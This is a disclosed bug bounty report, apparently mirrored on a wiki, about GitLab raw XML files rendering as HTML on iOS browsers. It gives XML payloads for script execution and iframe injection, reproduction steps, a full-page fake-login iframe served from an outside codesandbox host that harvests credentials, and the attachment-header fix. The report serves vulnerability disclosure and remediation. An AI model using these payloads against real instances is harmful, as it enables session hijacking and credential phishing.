XSS and content injection and iframe injection when viewing raw files on IOS devices
GitLab served XML files inline with a content-type header, but iOS browsers ignored that header when the XML file itself declared a content type, causing the file to render as HTML. An attacker could create a public project with a malicious XML file and trick a victim into viewing it in raw mode on an iOS device, leading to XSS on self-hosted instances or HTML injection (open redirect, phishing) on gitlab.com where CSP blocked JavaScript.

GitLab
Originally disclosed on GitLab
- Fixed in 28 days
- Disclosed after 28 days
⚠️ Please read the process on how to fix security issues before starting to work on the issue. Vulnerabilities must be fixed in a security mirror.
HackerOne report #1923293 by joaxcar on 2023-03-29, assigned to @ameyadarshan:
Report | Attachments | How To Reproduce
Report
Summary
When viewing an XML file in a repository in "raw" mode, it can be made to render as HTML if viewed on an IOS device. On a self-hosted GitLab instance without proper CSP this will lead to full XSS on the instance. On gitlab.com CSP will block JavaScript execution (I have not found a bypass for this yet) but it will allow for HTML injection that can be used for open redirection or phishing (as I will show in the POC)
I want to note that this issue stems from what I believe is a bug in WebKit (thus affecting all IOS browsers) and I have reported this to them. I don't know if they will decide on fixing this (might be spec related) and how long this will take. Also, users will be at risk until an eventual patch and after a patch until updating their IOS devices. And as there is an easy mitigation you can apply in the meantime, I think it might be worth considering.
When viewing an XML file as "raw" in GitLab it is loaded with the headers
Content-Type: plain/text
Content-Disposition: inline
IOS browsers will ignore the content-type header if there is a content type defined in the actual XML file (this is according to some old spec). Rendering this XML inline will make the browsers display HTML
<?xml version="1.0" encoding="UTF-8"?>
<html xmlns:html="http://www.w3.org/1999/xhtml">
<html:script>alert(document.domain);</html:script>
<html:iframe src="https://example.com"></html:iframe>
</html>
Workaround (mitigation)
To get around this issue, you can do as you do with "raw" SVG files and serve them with
Content-Disposition: attachment
This will force the browsers on IOS to download the files instead of displaying them inline. This should be an easy fix with minor implications for the user. If a fix is put in place in WebKit, you could later revert this.
Steps to reproduce
XSS (self-hosted)
Make sure you can access your self-hosted server on an IOS device. I used NGROK for this.
- Log in to your GitLab instance as the attacker
- Create a new public project (https://gitlab.example.com/projects/new)
- Create a new file in the project (https://gitlab.example.com/groupname/projectname/-/new/main/)
- Name the file
xss.xmland add the content
<?xml version="1.0" encoding="UTF-8"?>
<html xmlns:html="http://www.w3.org/1999/xhtml">
<html:script>alert(document.domain);</html:script>
</html>
- Save the file
- Now access the file as
rawon your IOS device by visiting
https://gitlab.example.com/groupname/projectname/-/raw/main/xss.xml
7. There should be a popup from gitlab.example.com
Iframe injection on Gitlab.com
Gitlab.com has a CSP that blocks most attacks. But there is one escape hatch in the frame-src directive, where we are allowed to frame any subdomain of *.codesandbox.io. This allows the attacker to create his/her own content on codesandbox and frame it inside gitlab.com. I have created two codesandbox projects that you can use to test with (if not creating your own).
- Log in to https://gitlab.com as the attacker
- Create a new public project (https://gitlab.com/projects/new)
- Create a new file in the project (https://gitlab.com/groupname/projectname/-/new/main/)
- Name the file
frame_redirect.xmland add the content
<?xml version="1.0" encoding="UTF-8"?>
<html xmlns:html="http://www.w3.org/1999/xhtml">
<html:iframe src="https://navigate-top-rr5r5j.codesandbox.io"></html:iframe>
</html>
- Save the file
- Create a second file in the same project
- Name the file
frame_login.xmland add the content
<?xml version="1.0" encoding="UTF-8"?>
<html xmlns:html="http://www.w3.org/1999/xhtml">
<html:iframe style="position:fixed; top:0; left:0; bottom:0; right:0; width:100%; height:100%; border:none; margin:0; padding:0; overflow:hidden; z-index:999999;" src="https://withered-http-cxcy0d.codesandbox.io"></html:iframe>
</html>
- Save the file
- Now access these files as
rawon your IOS device by visiting
https://gitlab.com/groupname/projectname/-/raw/main/iframe_redirect.xml
10. You should be redirected to https://example.com
11. Visit https://gitlab.example.com/groupname/projectname/-/raw/main/iframe_login.xml

12. You should be presented with the GitLab login screen, if entering creds here they will be sent to my codesandbox (this is a full page iframe shown)
This is an image how it looks on my phone (note the real gitlab.com domain, and that this is my XML file not the real login screen)
Impact
Full XSS on self-hosted instances. Open redirect and arbitrary content on gitlab.com
What is the current bug behavior?
GitLab serves XML files as inline content when viewed as raw files. This will render HTML on IOS devices
What is the expected correct behavior?
GitLab should serve XML as attachment just like with SVGs to prevent this
Impact
Full XSS on self-hosted instances. Open redirect and arbitrary content on gitlab.com
Attachments
Warning: Attachments received through HackerOne, please exercise caution!
How To Reproduce
Please add reproducibility information to this section:
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Root cause
Likely a WebKit bug where iOS browsers ignore the Content-Type header when the XML file itself declares a content type, combined with GitLab serving XML files inline instead of as attachments.
Impact
Full XSS on self-hosted instances without proper CSP; on gitlab.com, CSP blocks JavaScript execution but allows HTML injection for open redirection or phishing.
What the attacker needed
Attacker has a GitLab account; victim uses an iOS device; victim visits the raw file URL
The fix
GitLab should serve XML files with Content-Disposition: attachment, as it does for SVG files, to force download instead of inline rendering.
How it was found
- Log in to the GitLab instance as the attacker.
- Create a new public project.
- Create a new file in the project.
- Name the file xss.xml and add XML content containing a script tag.
- Save the file.
- Access the file in raw mode on an iOS device to trigger the script.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
An attacker could upload a file that looks like XML but contains HTML and JavaScript, and when someone opens it on an iOS device, the browser runs the code as a web page. This can lead to XSS or redirecting the user.
What is XSS?
Script an attacker supplies runs in another user's browser, on the target's origin, with that user's session.




